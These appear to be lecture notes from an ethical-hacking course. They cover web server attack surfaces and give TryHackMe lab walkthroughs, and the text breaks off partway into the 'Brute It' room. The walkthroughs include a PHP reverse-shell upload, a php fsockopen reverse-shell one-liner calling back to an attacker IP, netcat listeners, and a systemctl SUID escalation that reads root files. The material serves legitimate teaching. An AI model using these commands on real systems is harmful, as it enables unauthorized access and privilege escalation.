Day 5:Ethical Hacking & Cyber Forensics STTP @IIITK

Web Application Security and Penetration Testing

Dr. S. Jai Ganesh

June 13, 2025

Contents

1 Introduction to Web Application Security

Web Application Security and Penetration Testing are crucial aspects of cybersecurity. Web applications are software applications that run on web servers and are accessed via web browsers. They form the backbone of most online activities, from social media to banking.

Cybersecurity can be broadly categorized into Defensive and Offensive Security:

- **Defensive Security:** Primarily concerned with protecting systems, networks, and data from unauthorized access, attacks, and damage. Activities include implementing firewalls, antivirus software, intrusion detection systems, and encryption. The goal is to minimize vulnerabilities and maintain confidentiality, integrity, and availability of systems.
- **Offensive Security:** Involves actively seeking and exploiting vulnerabilities within a system or network to identify weaknesses before malicious actors can exploit them. Activities include ethical hacking, penetration testing, and vulnerability assessments to simulate real-world attacks and discover potential entry points for attackers. The goal is to strengthen overall security proactively.

In essence, Defensive Security is about safeguarding systems, while Offensive Security is about testing and improving those defenses through controlled and authorized testing. Both are crucial components of a comprehensive cybersecurity strategy.

1.1 Web Application Communication Model

Web applications function based on a client-server model, where a web browser (client) sends requests to a web server, which then processes them and returns responses.




Figure 1: Client-Server Communication in Web Applications

As illustrated in Figure 1, a web server listens on a specific port for a request sent by a transport protocol (like HTTP) and returns a response containing the requested resource. Web applications provide an interface between end-users and web servers, with webpages generated at the server end or containing script code for dynamic execution in the client browser.

1.2 Common Security Issues in Web Servers

Web servers can have various security vulnerabilities across different layers:

- **Web Applications:** Business logic flaws and technical vulnerabilities, such as Cross-Site Scripting (XSS) in languages like Java or .NET.
- **Third-Party Components:** Vulnerabilities in open-source or commercial components, potentially leading to traffic redirection (e.g., to a fake payment gateway).
- **Web Server (e.g., Apache/IIS):** Footprinting, banner grabbing, and searching for known exploits in CVE databases.

- **Database (e.g., Oracle/MySQL/MS SQL):** Unauthorized access to sensitive information, often via SQL Injection.
- **Operating System (e.g., Windows/Linux/MacOS):** Open ports and vulnerabilities exploited to develop viruses, malware, or backdoors.
- **Network (e.g., Router/Switch):** Flooding Content Addressable Memory (CAM) tables to make a switch behave like a hub.
- **Security (e.g., IPS/IDS):** Evasion techniques to bypass detection systems.




Figure 2: Web Server Operation of static sites




Figure 3: Web Server Operation of dynamic sites

Figure 2 depicts the operation of static sites, while Figure 3 illustrates the operation of dynamic sites.

1.3 Web Applications

Web applications are software applications that run on web servers and are designed to be accessed by users via web browsers over a network, typically the internet. They act as an interface between end-users and the underlying web servers and databases, facilitating dynamic and interactive online experiences.

Client-Server Interaction: The fundamental interaction involves a *client* (the web browser on the user's device) sending requests to a *web server*. The web server then processes these requests and sends back responses, which are rendered by the client's browser. This communication is typically governed by protocols like HTTP/HTTPS.

Static vs. Dynamic Content:

- **Static Web Applications:** These serve pre-built HTML, CSS, JavaScript files, and images directly from the web server. The content does not change based on user interaction or external data, providing the same response to every user.
- **Dynamic Web Applications:** Most modern web applications are dynamic. They generate webpages at the server-end based on user input, data from databases, or other real-time information. This involves server-side scripting languages (like PHP, Python, Java, Node.js) that execute code to build the response. Some applications also contain client-side script code (JavaScript) to be executed dynamically within the client's web browser, enabling interactive elements without constant server requests.

Web Server Operations: A web server is always "listening" on a specific port (e.g., port 80 for HTTP, 443 for HTTPS) for incoming requests. Upon receiving a request via a transport protocol, it fetches the necessary *resource* (e.g., an HTML page, an image, or a script to execute) and returns a *response* to the client. For dynamic content, the web server often communicates with an *application server* and a *database* to construct the response.

Common Architecture (LAMP): A prevalent open-source web server architecture is LAMP, which stands for:

- **L**inux: The operating system of the web servers.
- **A**pache: The web server component that handles HTTP requests and responses.
- **M**ySQL: A database used to store content and configuration information.
- **P**HP: An application layer technology used to generate dynamic web content.

This layered architecture, along with third-party components, the operating system, network infrastructure, and general security practices, all present potential points of vulnerability that attackers target. Figure 4 illustrates a typical web application workflow and its components.




Figure 4: Web Application Workflow and Components

1.3.1 Goals of Web Server Hacking

The primary objectives behind web server hacking typically include:

1. **Stealing Sensitive Information:** This often involves acquiring credit card details or other confidential data.

2. **Performing Denial-of-Service (DoS) or Distributed Denial-of-Service (DDoS) Attacks:** Overwhelming the server to make it unavailable to legitimate users.
3. **Hiding and Redirecting Traffic:** Obscuring malicious activities or rerouting legitimate user traffic for illicit purposes.
4. **Escalating Privileges:** Gaining higher access rights on the compromised server, moving from a regular user to an administrator or root user.
5. **Personal Curiosity:** Sometimes, attacks are motivated simply by a desire to explore vulnerabilities and capabilities.

1.3.2 Impact of Web Server Attacks

Successful web server attacks can lead to various detrimental consequences for an organization and its users:

1. **Compromise of User Accounts:** Attackers gain unauthorized access to user credentials and profiles.
2. **Website Defacement:** Malicious alteration of the website's visual appearance.
3. **Launching Secondary Attacks:** The compromised server can be used as a pivot point to attack other systems or networks.
4. **Gaining Access to Other Applications or Servers:** Breach of one server can open doors to other connected systems.
5. **Data Tampering:** Unauthorized modification or corruption of data stored on the server.
6. **Data Theft:** Exfiltration of sensitive or proprietary data. **Damaging the Reputation of the Company:** Security breaches severely erode customer trust and public image.

1.3.3 Common Reasons for Web Server Compromise

Web server compromises often stem from a combination of misconfigurations, software vulnerabilities, and poor security practices. Some of the common reasons include:

- Improper file and directory permissions.
- Installing the server with default settings, which often include insecure configurations.
- Enabling unnecessary services running on the server.
- Conflict with ease-of-use requirements, leading to security trade-offs.
- Lack of proper policy, procedures, and maintenance for security.
- Improper authentication with external systems.
- Default accounts with default credentials, making them easy targets.
- Unnecessary backups and sample files left on the server.
- Security misconfigurations on the web server, operating system, and web applications themselves.
- Misconfigured Secure Socket Layer (SSL) certificates.

- Administrative or debugging functions accessible on web servers to unauthorized parties.
- Use of self-signed certificates and default certificates, which are less trustworthy.
- Not using dedicated servers for web services, leading to shared vulnerabilities.
- Use of poor encryption methods.

1.3.4 Web Server Attack Methodology

Web server hacking follows a structured methodology, often involving several phases. These steps allow attackers to gather information, identify weaknesses, and ultimately gain unauthorized access.

Figure 5: Web Server Attack Methodology Overview

As seen in Figure 5, the attack methodology involves:

1. Information Gathering: This initial phase involves collecting as much information as possible about the target web server before launching an attack. This passive reconnaissance can reveal valuable insights. Tools used for information gathering include `Whois Lookup`, `Domain Availability & IP Search` from platforms like `DomainTools`.

2. Web Server Foot Printing: Building upon information gathering, foot printing specifically focuses on collecting information about the security aspects of the web server. This includes identifying server software, versions, and configurations that might be vulnerable. Common tools used for foot printing:

- `Nmap`
- `Netcat`
- `Httprecon`
- `Netcraft`
- `Ghosteye`
- `Skipfish`

3. Website Mirroring: Website mirroring is the process of copying a website and its content onto another server for offline browsing. Attackers use this to gain a detailed understanding of the website's structure, files, and potential vulnerabilities without directly interacting with the live server. Tools for website mirroring:

- `HTTrack website Copier`
- `Website Ripper Copier`
- `Portable Offline Browser`

4. Vulnerability Scanning: This method involves actively finding vulnerabilities and misconfigurations of a web server using specialized tools. These scanners automate the process of checking for known weaknesses that could be exploited. Common vulnerability scanners:

- `OWASP ZAP`
- `Burp Suite`

5. Session Hijacking: Session hijacking occurs when an attacker takes control of a legitimate user's session after identifying the current session of the client. This allows the attacker to impersonate the user and access their accounts or functionalities without needing their credentials. Tools used for session hijacking:

- `jHijack`
- Other sniffing tools

6. Webserver Passwords Hacking: This phase involves attempting to crack web server passwords using various methods to gain unauthorized access. Methods and tools include:

- **Brute-force attacks:** Trying every possible combination of characters.
- **Hybrid attacks:** Combining dictionary words with numbers and symbols.
- **Dictionary-based attacks:** Using lists of commonly used passwords.
- `THC Hydra`
- `Hashcat`
- `Ncrack`

2 TryHackMe Room Walkthroughs

This section provides a step-by-step walkthrough of several TryHackMe rooms, demonstrating practical aspects of web application penetration testing. We use Kali Linux, a popular distribution for cybersecurity professionals.


2.1 TryHackMe: Vulnversity

Goal: Learn about active reconnaissance, web application attacks, and privilege escalation.


2.1.1 Initial Setup: Kali VM and OpenVPN Connection

To connect to the TryHackMe labs, we configure a Kali Linux virtual machine with a bridged adapter for internet access and then establish an OpenVPN connection to the TryHackMe network.

As shown in Figure 6a and Figure 6b, the Kali VM is configured and the OpenVPN file is downloaded. After downloading the OpenVPN configuration file, connect using the 'sudo openvpn ¡username¿.ovpn' command. Figure 7 shows the OpenVPN connection in Kali Linux. Once the machine is deployed and connected, you get its IP address. In this case, it was `<machine_ip>`.



(a) Kali VM Network Configuration



(b) Downloading OpenVPN Configuration

Figure 6: Setting up the Kali VM and TryHackMe VPN

2.1.2 Reconnaissance: Nmap Scan

Nmap is used to identify open ports, services, and the operating system. We use `nmap -sV <MACHINE_IP>` to perform service version detection.

```
$ nmap -sV <machine_ip>
Nmap scan report for <machine_ip>
Host is up (0.20s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.5
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux;
    protocol 2.0)
139/tcp   open  netbios-ssn  Samba smbd 4
445/tcp   open  netbios-ssn  Samba smbd 4
```




Figure 7: OpenVPN Connection in Kali Linux

```
3128/tcp open  http-proxy   Squid http proxy 4.10
3333/tcp open  http         Apache httpd 2.4.41 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Nmap done: 1 IP address (1 host up) scanned in 29.82 seconds
```

Listing 1: Nmap Scan Output for Vulnversity

The scan, detailed in Listing 1, reveals 6 open ports, including HTTP on port 3333, and identifies the operating system as Ubuntu.

2.1.3 Directory Enumeration: Gobuster

We use Gobuster to find hidden directories on the web server running on port 3333.

```
$ gobuster dir -u http://<machine_ip>:3333 -w /usr/share/wordlists/dirbuster/
    directory-list-1.0.txt
```

Listing 2: Gobuster Command




Figure 8: Gobuster Output Revealing '/internal' Directory

The Gobuster scan, illustrated in Figure 8, identifies an interesting directory: `/internal`. Navigating to `http://<machine_ip>:3333/internal/` reveals an upload form.

2.1.4 Compromising the Webserver: File Upload Vulnerability

The task involves identifying allowed file extensions for upload to bypass filters and upload a reverse shell. We use OWASP ZAP (an alternative to Burp Suite, as mentioned) for fuzzing.




Figure 9: OWASP ZAP Interface and Upload Form

As shown in Figure 9, we capture the upload request in ZAP and send it to the Fuzzer. We then fuzz the `filename` and `Content-Type` headers with common PHP extensions (`.php`, `.php3`, `.php4`, `.php5`, `.phtml`) to find a bypass. Figure 10 illustrates the ZAP Fuzzer setup.




Figure 10: ZAP Fuzzer Setup for File Extension Fuzzing

The fuzzer results show that `.phtml` is reflected with a 200 OK status, indicating it's allowed. We then upload a PHP reverse shell renamed to `php-reverse-shell.phtml`.

Before executing the shell, set up a Netcat listener on your Kali machine:

```
$ nc -lnvp 1234
```

Listing 3: Netcat Listener Command

Navigate to the uploaded shell: `http://<machine_ip>:3333/internal/uploads/php-reverse-shell.phtml`. This executes the shell, and a connection is established to the Netcat listener, as expected from setting up the listener in Listing 3.

2.1.5 Privilege Escalation

Once a shell is obtained, we need to escalate privileges. First, check who you are and list SUID binaries.

```
$ whoami
www-data
$ find / -perm -u=s -type f 2>/dev/null
/bin/su
/bin/mount
/bin/umount
/bin/systemctl
/bin/fusermount
```

Listing 4: Initial Shell and SUID Search

The `systemctl` binary stands out as a potential privilege escalation vector, as shown in Listing 4. It can be used to run commands as root if misconfigured. Referencing GTFOBins, we can create a temporary service file to read `/root/root.txt`.

```
$ TF=$(mktemp).service
$ echo '[Service]' > $TF
$ echo 'Type=oneshot' >> $TF
$ echo 'ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"' >> $TF
$ echo '[Install]' >> $TF
$ echo 'WantedBy=multi-user.target' >> $TF
$ systemctl link $TF
$ systemctl enable --now $TF
```

Listing 5: Systemctl Privilege Escalation

After executing these commands (Listing 5), the content of `/root/root.txt` will be written to `/tmp/output`.

```
$ cd /tmp
$ ls
output
$ cat output
a58ff8579f0a9270368d33a9966c7fd5
```

Listing 6: Reading the Root Flag

Listing 6 shows the content of the root flag. The root flag is `a58ff8579f0a9270368d33a9966c7fd5`. Figure 11 confirms the completion of the Vulnversity room.

2.2 TryHackMe: Pickle Rick

Goal: A Rick and Morty CTF. Help turn Rick back into a human! Find three ingredients to make Rick's potion.

2.2.1 Reconnaissance: Nmap and Web Enumeration

Deploy the machine and obtain its IP address. For example, `<machine_ip>`. Perform an Nmap scan:




Figure 11: Vulnversity Completion

```
$ sudo nmap -SV -A <machine_ip>
```

Listing 7: Nmap Scan for Pickle Rick




Figure 12: Nmap results

The Nmap scan results are presented in Figure 12 and Listing 7. The website is running Apache HTTPD on port 80. Visiting the website shows "Rick is sup4r cool" in the title.

Viewing the page source, as shown in Figure 13, reveals a hidden comment: `<!--Note to self, remember username! Username: RickRul3s-->`. This is our first clue: a username for a potential login.

Next, check `robots.txt` for further clues: `http://<machine_ip>/robots.txt`. Figure 14 shows the content of the `robots.txt` file, which contains : `Wubbalubbadubdub`, which is the password for `RickRul3s`. This is our second clue/ingredient for login.

2.2.2 Command Injection

Navigating to `http://<machine_ip>/login.php` (found via Gobuster or by guessing common login pages) presents a login form. Using the found credentials `RickRul3s:Wubbalubbadubdub` logs us into a command panel.

Figure 15 displays the Rick Portal Command Panel. This command panel likely allows




Figure 13: Website Source Code Clue




Figure 14: Robots.txt Content for Pickle Rick




Figure 15: Rick Portal Command Panel

arbitrary command execution. To get a stable shell, we'll use a PHP reverse shell from PentestMonkey, adapting the IP and port. First, set up a Netcat listener on your Kali machine:

```
$ nc -lnvp 1234
```

Listing 8: Netcat Listener

Then, input the following command into the web interface's command panel, replacing `10.17.66.225` with your Kali machine's IP address, as described in Listing 8:

```
php -r '$sock=fsockopen("10.17.66.225",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

Listing 9: PHP Reverse Shell Command

Upon execution of the command in Listing 9, a reverse shell connects to the Netcat listener. The `whoami` command shows we are `www-data`.

2.2.3 Finding the Ingredients and Privilege Escalation

We're looking for three ingredients. Listing files in the current directory (`/var/www/html`) gives us `Sup3rS3cretPickl3Ingred.txt`, which is our first ingredient: `Pickl3s`.

```
$ ls
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
$ cat Sup3rS3cretPickl3Ingred.txt
Pickl3s
```

Listing 10: First Ingredient Found

Listing 10 shows the first ingredient found. The `clue.txt` file suggests to "Look around the file system for the other ingredient." Navigating to `/home` reveals two directories: `rick` and `ubuntu`. Entering `rick` and listing files shows `second ingredients`.

```
$ cd /home
$ ls
rick
ubuntu
$ cd rick
$ ls
second ingredients
$ cat "second ingredients"
1 jerry tear
```

Listing 11: Second Ingredient Found

As seen in Listing 11, the second ingredient is `1 jerry tear`.

Now for the third ingredient and privilege escalation. Check `sudo` permissions:

```
$ sudo -l
User www-data may run the following commands on ip-10-10-81-255:
(ALL) NOPASSWD: ALL
```

Listing 12: Sudo Permissions

This is a critical finding: the `www-data` user can run *any* command as root without a password, as shown in Listing 12! To get the root flag, we can simply `cd /root` and `ls`. This shows `3rd.txt`.

```
$ whoami
www-data
$ sudo su
(no password needed, due to NOPASSWD)
```

```
$ whoami
root
$ cd /root
$ ls
3rd.txt
snap
$ cat 3rd.txt
3rd ingredients: fleeb juice
```

Listing 13: Root Flag in Pickle Rick

Listing 13 provides the root flag. The third ingredient (and root flag) is `fleeb juice`. All three ingredients found, room completed.

2.3 TryHackMe: Brute It

Goal: Learn about brute-force attacks, hash cracking, and privilege escalation.

2.3.1 Reconnaissance: Nmap and Web Enumeration

Deploy the machine and get its IP address. For example, `machine_ip`. Perform an Nmap scan:

```
$ nmap -SV 10.10.111.36
PORT    STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
    2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
```

Listing 14: Nmap Scan for Brute It

The scan, detailed in Listing 14, indicates Apache HTTPD on port 80 and OpenSSH on port 22. A quick check of the main web page indicates a default Apache page.

Use Gobuster to find hidden directories on the web server:

```
$ gobuster dir -u http://10.10.111.36 -w /usr/share/wordlists/dirbuster/
    directory-list-2.3-small.txt -x php,txt
```

Listing 15: Gobuster Command for Brute It

Listing 15 shows the Gobuster command. This quickly finds the `/admin` directory. Navigating to `http://machine_ip/admin/` reveals a login form. Figure 16 displays the admin login page

